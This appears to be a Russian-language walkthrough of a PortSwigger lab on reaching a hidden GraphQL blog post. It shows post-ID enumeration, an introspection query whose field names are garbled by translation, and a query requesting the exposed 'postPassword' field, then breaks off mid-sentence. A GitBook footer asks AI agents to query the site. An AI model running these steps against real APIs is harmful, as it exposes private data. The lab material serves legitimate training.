> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/graphql/accessing-private-graphql-posts.md).
# Доступ к приватным постам GraphQL
Заметки по лабораторным работам PortSwigger Web Security Academy о доступе к приватным постам GraphQL, включая рабочий процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст устранения уязвимости.
### Доступ к приватным GraphQL-постам
#### Цель лабораторной работы
Страница блога содержит статью **скрытый** (не указан) содержащий **секретный пароль**. Чтобы пройти лабораторную, вы должны **найти этот приватный пост** а затем **отправить пароль**.
### 1) Разведка GraphQL-трафика

При переходе на главную страницу блога GraphQL-запрос отправляется в фоновом режиме (через **Сеть** или **Burp** вкладку):
* Точка доступа: `POST /GraphQL/v1`
* Операция: `getBlogSummaries`
Пример перехваченного запроса:
{% code overflow="wrap" expandable="true" %}
```graphql
{
"query": "/nquery getBlogSummaries {/n getAllBlogPosts {/n image/n title/n summary/n id/n }/n}",
"operationName": "getBlogSummaries"
}
```
{% endcode %}
Этот запрос возвращает видимые посты и их `id`. Отмечается, что список содержит страницы/посты **1, 2, 4 и 5**, но что **не хватает 3** → очень хороший признак поста **приватный / скрытый**.
#### 2) Восстановление поста по ID
Когда вы открываете статью, приложение отправляет ещё один запрос, который получает полное содержимое по ID:
```graphql
{
"query": "/n query getBlogPost($id: Int!) {/n getBlogPost(id: $id) {/n image/n title/n author/n date/n paragraphs/n }/n }",
"operationName": "getBlogPost",
"variables": {
"id": 2
}
}
```
Это подтверждает, что мы можем **перечислять** посты, изменяя `variables.id`.
#### 3) Интроспекция для обнаружения схемы

Чтобы увидеть все доступные свойства, мы используем**запрос интроспекции** (например, через **InQL**, **вкладку GraphQL**, или стандартную полезную нагрузку):
```graphql
query IntrospectionQuery {
__schema {
queryType {
имя
}
mutationType {
имя
}
subscriptionType {
имя
}
types {
...FullType
}
directives {
имя
description
locations
args {
...InputValue
}
}
}
}
fragment FullType on __Type {
kind
имя
description
fields(includeDeprecated: true) {
имя
description
args {
...InputValue
}
type {
...TypeRef
}
isDeprecated
deprecationReason
}
inputFields {
...InputValue
}
interfaces {
...TypeRef
}
enumValues(includeDeprecated: true) {
имя
description
isDeprecated
deprecationReason
}
possibleTypes {
...TypeRef
}
}
fragment InputValue on __InputValue {
имя
description
type {
...TypeRef
}
defaultValue
}
fragment TypeRef on __Type {
kind
имя
ofType {
kind
имя
ofType {
kind
имя
ofType {
kind
имя
}
}
}
}gra
```

Ответ: **200 OK**, очень большой (более 1000 строк).

Анализ выявляет интересное поле: **`postPassword`**.

### (4) Извлечение скрытого поста (ID 3)
Перезапуск `getBlogPost` добавив `postPassword` поле, затем нацелиться на отсутствующий ID (**3**):
```graphql
query getBlogPost($id: Int!) {
getBlogPost(id: $id) {
image
title
author
date
paragraphs
postPassword
}
}
```
Переменные :
```json
{
"id":3
}
```

Результат: ответ содержит значение **`postPassword`** → c
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/graphql/accessing-private-graphql-posts.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.